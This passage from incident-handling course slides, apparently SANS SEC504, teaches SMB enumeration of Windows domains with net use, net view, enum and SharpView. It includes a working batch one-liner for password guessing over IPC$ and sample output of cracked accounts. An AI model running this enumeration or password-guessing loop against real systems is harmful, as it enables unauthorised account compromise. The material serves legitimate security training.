

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- **Step 2: Scanning**
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Scanning

War Dialing

War Driving

Lab 2.2: Wireless LAN Discovery

Network Mapping with Nmap

Port Scanning with Nmap

Lab 2.3: Nmap

Evading IDS/IPS

Vulnerability Scanning with Nessus

Lab 2.4: Nessus Scan Analysis

SMB Sessions

Lab 2.5: SMB Sessions

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 130

An additional scanning technique lets an attacker grab data from a Windows environment across Server Message Block (SMB) sessions. This powerful technique allows an attacker to grab information about available users, groups, shares, and more, all by using a non-admin username and password. We look at a variety of tools to pull this information, especially SharpView for Windows and `rpcclient` for Linux. We also perform a hands-on lab to illustrate the technique.



The Server Message Block (SMB) Protocol

SMB Sessions

- SMB is an application-layer protocol that implements file and printer sharing, domain auth, remote admin, and other features
  - Windows *Workstation* service implements much of the client code
  - Client tools include File Explorer, `net use`, `reg`, `sc`, `psexec`, and more
  - Windows *Server* service implements much of the server code (running on both servers and workstations)
- Supported in Linux and UNIX via Samba (`smbclient`, `smbmount`, `rpcclient`, and more) and the `smb` daemon

SMB is heavily used by attackers, often appearing as "normal" TCP/445 traffic. It is an essential protocol to understand for defenders!

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 131

Microsoft created the Server Message Block (SMB) protocol to support a variety of network-accessible features of Windows machines, including file sharing, printer sharing, domain authentication, remote administration (through commands such as reg, sc, and many others, as well as via enterprise admin GUI tools), and countless other capabilities.

These features are used throughout most Windows deployments. The client-side implementation of most of the SMB code is in the Workstation service. Various client tools that use SMB for remote access include the Windows File Explorer, the net use command, the reg command (for remote registry access), the sc command (for remote service control), and even the psexec command from Microsoft Sysinternals that lets you cause a target Windows machine to run a program.

The Server service on Windows implements the service side of SMB, making file shares and remote registry access available, again with many other features. This service is running by default on Windows workstations and servers alike. Given all the features supported by SMB, it is often subject to attack. Years ago, there were numerous buffer overflow and related flaws in Microsoft's SMB implementation. Still, even without those flaws (many of which are patched today), an attacker can still enumerate a target system across SMB sessions, as we'll explore in this section. Furthermore, even with a fully patched Windows system, SMB offers an attacker with admin credentials the ability to run code on a target, a technique we'll explore with our Metasploit discussion and lab in 504.3.

Via the SAMBA project, Linux and UNIX machines also have SMB implementations, including SMB client tools, such as smbclient, smbmount, and rpcclient. To act as a file server for Windows machines, Linux also can take advantage of the samba daemon (smbd).

On modern Windows machines, SMB is typically accessed using TCP port 445. On older Windows NT and 2000 systems, SMB was carried over the NetBIOS protocol, which used TCP and UDP ports 135 through 139.



Establishing an SMB Session from Windows

SMB Sessions

```
C:\> net use \\targetip

The command completed successfully.
```

Connect using logged-in credentials to IPC$. Does not require admin privileges.

```
C:\> net use \\targetip\sharename
password /u:username
```

Connect as a specified user to the specified *share name*.

Attackers don't need a domain administrator account to enumerate and scan a domain. A single valid user account is all they need to gather loads of information.

To establish an SMB session from one Windows machine to another at a given target IP address, type the following at the command line:

```
C:\> net use \\targetip
```

Because we have not provided a username in this command, the current user running the "net use" command has his or her authentication credentials passed through to the target machine. So, for example, if user *bob* runs this command on Windows machine A, that Windows machine attempts to authenticate as bob to the *targetip*.

Also, because we have not specified a share name to connect to after the target IP address, Windows tries to connect to the next available admin share, which is typically IPC$, a share used for remote access of system information. If we want to connect as a different user or to a specific share (such as IPC$, ADMIN$, C$, or a user-specified file share on the target), run this more general command:

```
C:\> net use \\targetip\sharename password /u:username
```

Note that the user does not have to be in the admin group to connect to most available shares, such as IPC$. That is, you can establish an SMB session to most Windows targets as long as you have a non-admin username and password. Some shares (notably C$ and ADMIN$) require admin privileges to which to connect. If you leave off the password in this command, you are prompted for it.

Remember that it is not necessary for an attacker to have a domain administrator account to enumerate and scan the configuration of the domain. A single valid user account is all they need to gather loads of information.

net [illegible] /domain [illegible]

net group

net [illegible]



Interrogating Targets via SMB Sessions

SMB Sessions

```
C:\Users\Sec504> net use \\192.168.99.133
The password or user name is invalid for \\192.168.99.133.

Enter the user name for '192.168.99.133': ksmith
Enter the password for 192.168.99.133:
The command completed successfully.

C:\Users\Sec504> net view \\192.168.99.133

Share name  Type  Used as  Comment
---------------------------------------------------
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
Users       Disk
The command completed successfully.
```

Create an initial connection with `net use`, then start to enumerate a target using `net view`.

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 133

After you establish an SMB session with a target machine using the `net use` command, you can get a list of shares by running the `net view` command, as follows:

```
C:\> net view \\targetip
```

Important note: Windows machines hide the default administrative shares (`IPC$`, `ADMIN$`, and `C$`) from the net view command. Those shares are still there, but `net view` omits them from its output.



SMB Password Guessing

SMB Sessions

```
C:\> net user /domain > users.txt
```

Create users.txt with a list of domain user accounts.

```
C:\> notepad pass.txt
```

Create a simple password list of common, weak passwords

```
C:\> @FOR /F %p in (pass.txt) DO @FOR /F
%n in (users.txt) DO @net use
\\SERVERIP\IPC$ /user:DOMAIN\%n %p 1>NUL
2>&1 && @echo [*] %n:%p && @net use
/delete \\SERVERIP\IPC$ > NUL
```

For each user account in users.txt, try to connect with each password in pass.txt.

When we test, we often use SMB password guessing to gain access to a large number of systems. This technique will not work if every single user in your domain has a strong password that cannot be guessed, but it *is* often successful when there are thousands of user accounts, and some users escape a strong password policy by choosing a password that *technically* complies with policy but is still weak.

The first step is to identify valid user accounts. The net user command (shown on this page) pulls a list of all the domain users, saving the output to the file users.txt. Next, create a limited password file called pass.txt. The number of passwords should be less than the account lockout threshold of the environment.

Finally, we have a FOR loop that passed the users (%n) and the passwords (%p) into the net use command where we are trying each combination to authenticate against a domain controller. This is a very long command on a single line; you can get a copy-and-paste version at https://tinyurl.com/yyvfvhw2.



SMB Password Guessing in Practice

SMB Sessions

```
C:\Users\Sec504> @FOR /F %p in (pass.txt) DO @FOR /F %n in (users.txt) DO
@net use \\192.168.99.93\IPC$ /user:%n %p 1>NUL 2>&1 && @echo [*] %n:%p &&
@net use /delete \\192.168.99.93\IPC$ > NUL
[*] ksmith:Password123
[*] dwilliams:Nonagon123
[*] jjones:Sunshine123
[*] bbrown:Password123
[*] edavis:Qwerty123
[*] jgraham:Spring2019
[*] ewildell:Password123
[*] kdepetrillo:Qwerty123
[*] shanson:Password123
```

This is a real technique used in many pen test engagements to guess and recover passwords across large numbers of users with a small list of common passwords.

This slide shows a modified sample (to protect the customer and their user accounts) from a run of this technique against an enterprise environment. In a matter of about an hour, dozens of accounts were compromised. Three of them were domain administrators.

Yes, attackers do this. No, it is not hard. Worse, it often flies under the radar of many IDS/IPS systems.

Windows [illegible]

0 in
1 out
2 error

2>&1
pipe the standard error stream
into same place as the standard output
stream

> null
pipe the standard output stream to null
2> null
pipe the standard error stream to null

Enum Host Enumeration

SMB Sessions

- Enum by Jordan Ritter
  - Alternative to SharpView for host enumeration
- Establish an SMB connection with net use or Enum's `-u` and `-p` parameters
- Leverage that session with Enum to:
  - Pull a list of users (`enum -U`)
  - Pull groups and membership (`enum -G`)
  - Pull password policy information (`enum -P`)



```
c:\> net use \\10.10.10.9 /u:mike
The password or user name is invalid for \\10.10.1
0.9.

Enter the password for 'mike' to connect to '10.10
.10.9':
The command completed successfully.


c:\> net view \\10.10.10.9
Shared resources at \\10.10.10.9



Share name   Type  Used as  Comment

--------------------------------------------------
---------------------------
proprietary  Disk
users        Disk
The command completed successfully.


c:\> enum -G 10.10.10.9
server: 10.10.10.9
connected as 10.10.10.9\mike, disconnecting... suc
cess.
setting up session... success.
Group: Administrators
BETTY\Administrator
BETTY\falken
Group: Backup Operators
Group: Distributed COM Users
Group: Guests
BETTY\Guest
BETTY\IUSR_WILMA
```

To get more detailed information via SMB sessions with a target machine, you could run the enum tool. Written by Jordan Ritter, this free command-line tool interrogates target Windows machines across an SMB session with several configuration options:

- `C:\> enum -S [TargetIPaddr]` pulls a list of shares, including showing the default administrative shares (IPC$, ADMIN$, C$) that "net view" does not show
- `C:\> enum -U [TargetIPaddr]` pulls a list of users
- `C:\> enum -G [TargetIPaddr]` pulls a list of groups and member accounts in each group
- `C:\> enum -P [TargetIPaddr]` pulls password policy information, including minimum password length, maximum password age, and account lockout settings

Invoking the Enum tool with -u [UserName] and -p [password] allows you to specify a username and password to use for establishing an authenticated SMB session. For example, in the next lab, we run enum the -G option as follows:

```
C:\> enum -u [UserName] -p [password] -G [TargetIPaddr]
```



SharpView Domain Enumeration

SMB Sessions

```
C:\Users\Sec504> sharpview Get-DomainUser -Domain sec504.org -Credential
ksmith/Password123 -Server 192.168.99.10 | findstr "^name"
name                             : Administrator
name                             : ksmith
name                             : dwilliams
name                             : edavis
name                             : krbtgt
C:\Users\Sec504> sharpview Get-NetComputer -Domain sec504.org -Credential
ksmith/Password123 -Server 192.168.99.10 | findstr "^operatingsystem ^name"
name                             : WIN-SJCF0KMM65T
operatingsystemversion           : 10.0 (17763)
operatingsystem                  : Windows Server 2019 Datacenter Evaluation
```

Enumerates many aspects of the domain with a single, unprivileged account

SharpView is a standalone EXE tool to enumerate many different Windows domain and server settings. Written by *tevora-threat* and based on Will Schroeder's PowerView work, SharpView is a simple way to collect a tremendous amount of information about a Windows environment from the command line. With a single, unprivileged account, SharpView supports multiple methods to retrieve sensitive information about the domain including a list of all domain users (`Get-DomainUser`), a list of all the domain groups (`Get-DomainGroup`), a list of all the computers registered in the domain including the operating system level (`Get-NetComputer`), and much more.

